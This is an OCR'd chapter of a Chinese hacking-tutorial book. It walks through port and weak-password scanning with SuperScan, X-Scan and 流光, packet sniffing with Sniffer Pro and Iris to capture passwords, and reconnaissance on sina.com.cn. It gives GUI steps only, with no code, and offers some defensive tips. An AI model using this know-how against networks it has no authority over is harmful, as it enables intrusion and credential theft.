


3 设置扫描端口

1. 选择“主机和服务扫描设置”选项卡。
2. 设置需要的扫描范围。

4 设置扫描主机

1. 选择“扫描”选项卡。
2. 在“主机名/IP”文本框中输入要扫描的主机地址。
3. 单击 -> 按钮将其添加到扫描列表框中。



Super Scan是一款功能强大的综合扫描软件，使用它可以通过ping功能测试远程主机的连接状态，通过扫描功能获知该主机上打开的通信端口以及弱口令等漏洞。

补充两句

5 开始扫描

单击“开始扫描”按钮▸开始对指定目标主机进行扫描，扫描结果将在下面的列表框中显示。

操作提示：扫描常用端口

在扫描结果列表框中可以看到，本次扫描出一个活动的主机，该主机开放了0个TCP端口和2个UDP端口。需要注意的是，本次扫描只针对了一些常用端口，可以自行设置其他端口扫描方式进行尝试。

教你一招：利用按钮控制扫描过程

在扫描过程中可以单击“暂停”按钮⏸暂停扫描，暂停后单击“开始扫描”按钮▸即可从暂停的位置继续进行扫描；如果不需要再进行扫描，可以单击“停止”按钮■。

2.3.2 上机1小时：使用X-Scan扫描端口

本例将使用X-Scan软件对192.168.0.1到192.168.0.30之间的所有目标主机进行扫描，完成后的效果如下图所示。

上机目标


- 巩固端口扫描的知识，掌握使用Super Scan扫描端口的方法。
- 掌握使用X-Scan扫描端口的方法。

教学演示\第2章\使用X-Scan扫描端口

高手指点 使用X-Scan可以针对目标主机端口状态、操作系统类型和版本信息、用户信息、FTP弱口令以及组信息等进行多线程扫描。


1 启动软件

双击X-Scan应用程序图标启动该软件，选择【设置】/【扫描参数】命令。



2 设置检测主机范围

1. 在打开的“扫描参数”对话框中选择“检测范围”选项。
2. 在“指定IP范围”文本框中输入要扫描的IP地址段。



操作提示：查看输入格式


如果不清楚IP地址段该如何输入，可单击文本框后面的 示例 按钮，在打开的“示例”对话框中查看有效格式和无效格式。

3 设置扫描模块

1. 选择“全局设置”项中的“扫描模块”选项。
2. 选中扫描时需要使用的模块前的复选框。


4 设置并发扫描

1. 选择“并发扫描”选项。
2. 在其中设置最大并发主机数和最大并发线程数。



5 设置扫描报告


1. 选择“扫描报告”选项。
2. 设置扫描报告文件的名称和类型。



设置扫描模块时，选中某个模块前的复选框，即可在右侧的列表框中查看关于该模块的说明。 补充两句


6 其他设置

1. 选择“其他设置”选项。
2. 在窗口右侧对扫描无响应情况进行设置。




7 设置端口

1. 展开“插件设置”项，选择“端口相关设置”选项。
2. 设置待检测的端口和检测方式。



8 设置SNMP

1. 选择“SNMP相关设置”选项。
2. 设置扫描时获取的简单网络管理协议。



9 设置NETBIOS


1. 选择“NETBIOS相关设置”选项。
2. 设置需要检测的NETBIOS。

10 设置漏洞检测脚本

1. 选择“漏洞检测脚本设置”选项。
2. 设置要使用的脚本，设置脚本运行超时时间和网络读取超时时间。

11 设置CGI

1. 选择“CGI相关设置”选项。
2. 选中扫描时需要的通用网关接口单选按钮。



高手指点 使用X-Scan扫描时，如果线程设置得过多而扫描主机的配置稍差，会出现短暂失去响应的情况，这是正常的，最好是按照电脑的配置设置扫描线程。

12 设置字典文件

1. 选择“字典文件设置”选项。
2. 在右侧的字典列表框中选择需要的字典文件。
3. 单击 确定 按钮关闭“扫描参数”对话框。

13 开始扫描

返回软件操作界面，单击“开始扫描”按钮 按设置对目标主机进行扫描。扫描完成后，软件将把扫描结果保存为一个HTML文件并打开，在其中可以查看目标主机的信息。

2.4 应用嗅探器

老马告诉小李，嗅探器是一种利用HUB广播工作的方式捕捉其他电脑所收发的数据，并监控和分析网络，以获取目标主机用户信息的工具。黑客常用嗅探器来攻击目标主机，当然，我们也能通过嗅探器检测黑客的攻击。

2.4.1 学习1小时

学习目标

- 了解嗅探器的原理。
- 了解Sniffer的分类。
- 掌握Sniffer Pro的设置与使用方法。

1 嗅探器的原理

嗅探器是一种监视网络数据运行的软件设备，既能用于合法网络管理，也能用于窃取网络信息。其工作原理是：嗅探器程序是一种利用以太网的特性把网络适配卡（NIC，一般为以太网卡）置为杂乱（promiscuous）模式状态的工具，一旦网卡设置为这种模式，它就能接收传输在网络上的每一个信息包。普通的情况下，网卡只接收和自己的地址有关的信息包，即传输到本地主机的信息包，网络硬件和TCP/IP堆栈不支持接收或者发送与本地计算机无关的数据包，因此，为了绕过标准的TCP/IP堆栈，网卡就必须设置为混杂模式。基于嗅探器这样的模式，可以分析各种信息包并描述出网络的结构和使用的机器，由于它接收任何一个在同一网段上传输的数据包，所以也就存在着捕获密码、各种信息、秘密文档等一些没有加密的信息的可能性。

通过扫描结果可以了解到扫描的IP段中活动主机的IP地址、存在的漏洞以及解决该漏洞隐患的基本方案。

补充两句

2 嗅探器的分类

嗅探器分为软件和硬件两种，下面分别对其进行介绍。

软件


软件嗅探器有NetXray、Packetboy、Net Monitor、Sniffer Pro、WireShark和WinNetCap等，其优点是物美价廉，易于学习使用，同时也易于交流；缺点是无法抓取网络上所有的传输，某些情况下无法真正了解网络的故障和运行情况。

操作提示：嗅探器软件的限制

实际上本章所讲的嗅探器指的是软件，它把包抓取下来，然后打开并查看其中的内容，可以得到密码等。但只能抓取一个物理网段内的包，也就是说，监听的目标中间不能有路由或其他屏蔽广播包的设备，这一点很重要。

硬件

硬件嗅探器通常称为协议分析仪，一般都是商业性的，价格也较贵，如下图所示。



3 设置与使用Sniffer Pro

Sniffer Pro其实是一款网络协议分析软件，被网络管理员用来管理网络，但由于其功能强大，也被黑客用来嗅探网络，只要将其安装在网络中的任何一台电脑中，都可以监控到整个网络，其设置与使用的具体操作如下。

教学演示\第2章\设置与使用Sniffer Pro

1 启动软件

安装Sniffer Pro应用程序后，选择【开始】/【所有程序】/【Sniffer Pro】/【Sniffer】命令，启动该软件。

2 选择监听的网络适配器

1. 如果是首次启动Sniffer Pro，将打开一个Settings对话框要求选择监听的网络适配器，这里选择默认的本地网络适配器。
2. 单击 确定 按钮。


高手指点 嗅探器是一种比较复杂的攻击手段，由于网络上的信息流量是相当大的，即使在一台主机上成功地编译并运行了Sniffer，如果不加选择地接收所有的数据，也难以从中找到所需要的信息。

3 选择菜单命令

在使用Sniffer Pro捕获数据之前，需要针对当前网络状况对其进行设置，在软件操作界面中选择【Tools】/【Options】命令。

4 设置普通项

1. 在打开的Options对话框中选择General选项卡。
2. 在其中可以设置Sniffer Pro操作界面中要显示的工具栏、显示选项和更新频率等。



5 设置“MAC阈”项


1. 选择MAC Threshold选项卡。
2. 设置网卡的各项参数阈值，如数据包的最高峰值、网络利用率、允许错误数和丢包数等。

6 设置“应用阈”项

1. 选择App Threshold选项卡。
2. 设置各种协议的阈值，如响应时间等。


7 设置“警报”项

1. 选择Alarm选项卡。
2. 设置在异常情况下是否报警、报警的次数、声音和动作等。



8 设置“协议”项

1. 选择Protocols选项卡。
2. 设置需要监听的协议及其端口。




“阈值”指临界值，即一个效应能够产生的最低值或最高值，如本例中设置网络利用率等，一旦达到设置的临界值，Sniffer Pro将停止工作，直到网络利用率降到阈值之下。

补充两句

9 设置“监听”项

1. 选择Protocol Forcing选项卡。
2. 设置监听的规则。
3. 单击 确定 按钮应用设置。



10 开始捕获

单击Capture栏中的“开始捕获”按钮▶即可开始对网络进行嗅探，通过Capture栏可以对整个嗅探过程进行控制。

教你一招：认识Capture栏中的按钮

在Capture（捕获）栏中共有6个按钮，分别为“开始捕获”按钮▶、“暂停捕获”按钮⏸、“停止捕获”按钮■、“停止并查看”按钮、“捕获查看”按钮和“捕获选项”按钮。

2.4.2 上机1小时：使用Iris Network Traffic Analyzer

本例将设置并使用Iris Network Traffic Analyzer嗅探器来捕获网络中的数据包，并显示为十六进制码。

上机目标

- 巩固嗅探器的知识。
- 掌握设置并使用Iris Network Traffic Analyzer嗅探器的方法。

教学演示\第2章\使用Iris Network Traffic Analyzer


1 启动软件

选择【开始】/【所有程序】/【eEye Digital Security】/【Iris】/【Iris Network Traffic Analyzer】命令，启动Iris Network Traffic Analyzer软件。

高手指点 Iris Network Traffic Analyzer是Eye公司开发的一款功能强大且操作简便的嗅探器工具软件，它能捕获和查看目标主机使用网络的情况，并从进入和发出的信息中查看和统计其中的数据。

2 选择监听网卡

1. 在打开的“设置”对话框中选择要监听的网卡。
2. 单击 确定 按钮。




3 设置软件

在使用Iris Network Traffic Analyzer前还需要对其进行相应的设置，使其只捕获需要的数据包。选择【工具】/【设置】命令。


4 设置“捕获”选项

1. 在打开对话框的左侧列表中选择“捕获”选项。
2. 在“动作”栏中选中“连续运行”单选按钮。
3. 选中“使用地址簿”复选框。




5 设置“解码”选项

1. 选择对话框左侧列表中的“解码”选项。
2. 在右侧设置有关数据解码的选项，具体设置如下图所示。




6 设置“防护”选项

1. 选择对话框左侧列表中的“防护”选项。
2. 在右侧设置有关报警和日志的选项，具体设置如下图所示。



7 设置“杂项”选项

1. 选择对话框左侧列表中的“杂项”选项。
2. 选中“启用CPU负荷过载保护”复选框。
3. 单击 确定 按钮。




在设置“防护”选项时，若选中“忽略这些端口上的连接”复选框，嗅探器将忽略指定端口上的连接和进出的数据包，单击»按钮可在打开的“允许端口”对话框中对这些端口进行设置。

补充两句


8 设置计划安排

1. 选择【工具】/【计划安排】命令，在打开的对话框中单击 新建 按钮，建立一个新任务。
2. 设置计划时间，单击 确定 按钮。




9 设置硬件过滤条件

1. 选择【过滤器】/【编辑过滤器】命令，在打开的对话框中选择“硬件过滤器”选项。
2. 选选中“混杂”复选框。




10 设置“Layer 2，3”选项

1. 选择对话框左侧列表中的“Layer 2，3”选项。
2. 设置要捕获的数据包类型，如下图所示。



11 设置关键字

1. 选择对话框左侧列表中的“关键字”选项。
2. 在右侧可以进行字符匹配的有关设置，如下图所示。




操作提示：如何设置关键字

设置关键字时，如果需要添加需要匹配的字符，可在“插入关键字”文本框中输入要匹配的字符，单击 ← 插入 按钮将其添加到“关键字列表”列表框中。选中ALL单选按钮，表示显示匹配该列表框中所有关键字的数据；而选中ANY单选按钮则表示显示匹配该列表框中任意的一个关键字的数据。如果不需要某个关键字，可以将其选择，单击 移除 -> 按钮将其移除；如果想要移除所有的关键字，则单击 全部移除 按钮。

12 设置MAC地址

1. 选择对话框左侧列表中的“MAC地址”选项。
2. 输入MAC地址。



高手指点 建立新任务后，如有不需捕获的时间段，在“计划安排”对话框中单击右侧窗格中对应的方块使之变成白色即可。

13 设置IP地址


1. 选择对话框左侧列表中的“IP地址”选项。
2. 在右侧可以输入IP地址的过滤条件。

14 设置端口

1. 选择对话框左侧列表中的“端口”选项。
2. 选择右侧列表框中需要过滤的端口，单击 ⇦ 插入 按钮将其添加到左侧列表框中即可。

15 高级设置

1. 选择对话框左侧列表中的“高级”选项。
2. 在右侧可以设置允许接收的数据包的大小以及与该数据包中所包含的数据匹配的字符等。
3. 单击 确定 按钮应用设置。



16 开始捕获

单击“开始捕获”按钮▶即可开始捕获，在数据包窗口中可以查看捕获结果。选择某个数据包，在“数据包编辑器”中将会显示该数据包的十六进制码。

教你一招：了解数据的传输

以一个100字节的数据包为例来说明其结构，如果全用十六进制编码表示，前20字节为IP信息，随后的20字节是TCP信息，剩下的60字节为要传送的数据；若要将该数据包发送到以太网内，还需要在目的地的MAC地址前加14个字节的空字节。

操作提示：日常通信中的嗅探

嗅探器可以将广播网络中的数据包捕获并显示。很多即时通信软件都采取了信息解密技术，即将数据包加密后再传输，这样就算被嗅探器捕获到数据包，也要经过解密才能取得数据包内的数据，相对来说安全性得到了提高。不过使用即时通信软件时，最好避免提及账号或密码等敏感内容。

补充两句

除正常故障原因外，如果网络中通信丢包率很高，或者网络带宽出现反常现象，很可能是网络中存在嗅探器的原因。

2.5 跟着视频做练习

又经过了一段时间的学习，小李逐渐对黑客收集目标主机信息的操作有了一定的了解，正当他准备好好休息一下时，老马又拿出了一张光盘，对他说："这是两个上机练习的题目，趁你现在还有精力，再来巩固一下刚学的知识。一定要认真练习哦，这次的两个练习题涉及了一些比较有用且前面没有讲到过的知识！"

1 练习1小时：收集"新浪"网的信息

本例将练习收集目标主机相关信息的操作，主要收集"新浪"网的IP地址、地理位置、备案信息和注册信息等。

操作提示：


1. 打开网站http://www.ip138.com，输入"新浪"网的域名"www.sina.com.cn"，单击 查询 按钮，显示"新浪"网的IP。
2. 打开查询网站的网址http://cn.geoipview.com/，输入刚才获取的IP地址，单击 按钮，显示"新浪"网的地理位置。
3. 打开http://www.sina.com.cn，在网页底部单击 按钮，查看"新浪"网的备案信息。
4. 打开http://www.cnnic.net.cn，在左上侧的文本框中输入"新浪"，选中"中文域名"单选按钮，单击 查询 按钮。
5. 打开验证窗口，按照网页中提供的验证码，在"验证码"文本框中输入验证码，单击 查询 按钮。
6. 在打开的网页中将看到网站注册信息。

视频演示\第2章\收集"新浪"网的信息

高手指点 由于很多大型网站都不止一个服务器，且使用了多个IP地址，所以可能收集的网络信息会有出入，这时就需要多收集信息，再从中找到正确的信息。

2 练习1小时：使用“流光”扫描局域网中的电脑

本例将使用“流光”软件扫描局域网中的电脑信息，最终获得的主机密码和端口如下图所示。



操作提示：

1. 启动流光软件，选择【文件】/【高级扫描向导】命令。
2. 在打开的“设置”对话框中输入起始和结束IP地址，在“检测项目”列表框中选中要检测的项目前的复选框。
3. 单击 下一步(N) > 按钮，分别在打开的对话框中设置端口信息、POP选项、FTP选项、SMTP选项、IMAP选项、是否使用SunOS Login远程溢出功能、CGI选项、针对操作系统选择不同的规则、SQL选项、IPC选项、针对网页页面和代码漏洞的检测设置等。
4. 接着取消选中所有FINGER对话框中的复选框、选中“扫描RPC服务”复选框、取消选中所有MISC对话框中的复选框，选择Windows NT/2000选项。
5. 在打开的“选项”对话框中设置字典和扫描报告的保存位置及并发线程数，单击 完成 按钮。
6. 在打开的“选择流光主机”对话框中选择“本地主机”选项作为扫描主机，单击 开始(S) 按钮开始扫描。
7. 扫描完成后选择【文件】/【探测历史记录】/【探测历史记录】命令即可查看扫描到的主机信息。


视频演示\第2章\使用“流光”扫描局域网中的电脑


操作提示：了解IPC的作用

这里的IPC全名为Internet Process Connection，是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理电脑和查看电脑中的共享资源时使用。利用IPC连接可以与目标主机建立一个无须用户名与密码的空连接。


操作提示：使用FINGER

FINGER是早期的Internet实用程序，用于提供登录到服务器上的用户信息。用户首先要知道要查询的服务器，然后使用FINGER显示用户列表，其中包括用户提供的私人注记、好的想法或一些指导等信息，这些信息都包含在一个独立的文件中，不过现在使用该程序的领域已经很少了。

MISC的全称是Mobile Information Service Center，其中文意思是移动信息服务中心，其主要作用是完成数据业务的管理和控制，通常不需要对其进行扫描。 补充两句

2.6 秘技偷偷报

小李认真地做了练习后，他对本章的知识已经有了较深刻的认识，于是他向老马请教一些相关的技巧和秘技，老马早就准备好了，马上开始讲解起来。

1 搜集网站的结构信息

网站的结构信息指的是该网站的网络组成结构，包括目标网络中的防火墙、路由器和服务器的位置等。黑客在攻击某个网站时，使用结构信息搜集工具搜集到的该网站的网络结构信息可对其提供很大的帮助。常用的搜集网站结构信息的工具是VisualRoute，下载并安装VisualRoute后，将其启动，在Trace to文本框中输入要查询的网站的域名或者IP地址，单击 Start 按钮，软件开始查询该网站的结构信息并将其显示在下面的列表中。

- Hop（跳）：经过一个网络节点就称为“一跳”。
- %loss：指丢包率。
- IP Address：指IP地址。
- Node Name：指节点名。
- Location：指节点所处的位置。
- Tzone：指时区。
- Ms：指延时。
- Graph：指图形显示演示。
- Network：指所在的网络名称。

2 在X-Scan中选择哪种扫描方式

TCP扫描方式主要是通过与目标主机建立一个标准的TCP连接来进行信息扫描的，这种方式比较正确，且不容易被目标主机察觉；而SYN扫描方式则是通过与目标主机建立一个半连接的连接来进行扫描的，这种方式的好处就是不容易被目标主机记录，但由于网络是半连接状态，一旦出现网络不稳定的情况，扫描的结果很容易出现漏报。

3 常用的扫描设置口令

下面的口令就是针对目标主机可能存在的漏洞所设置的参数。

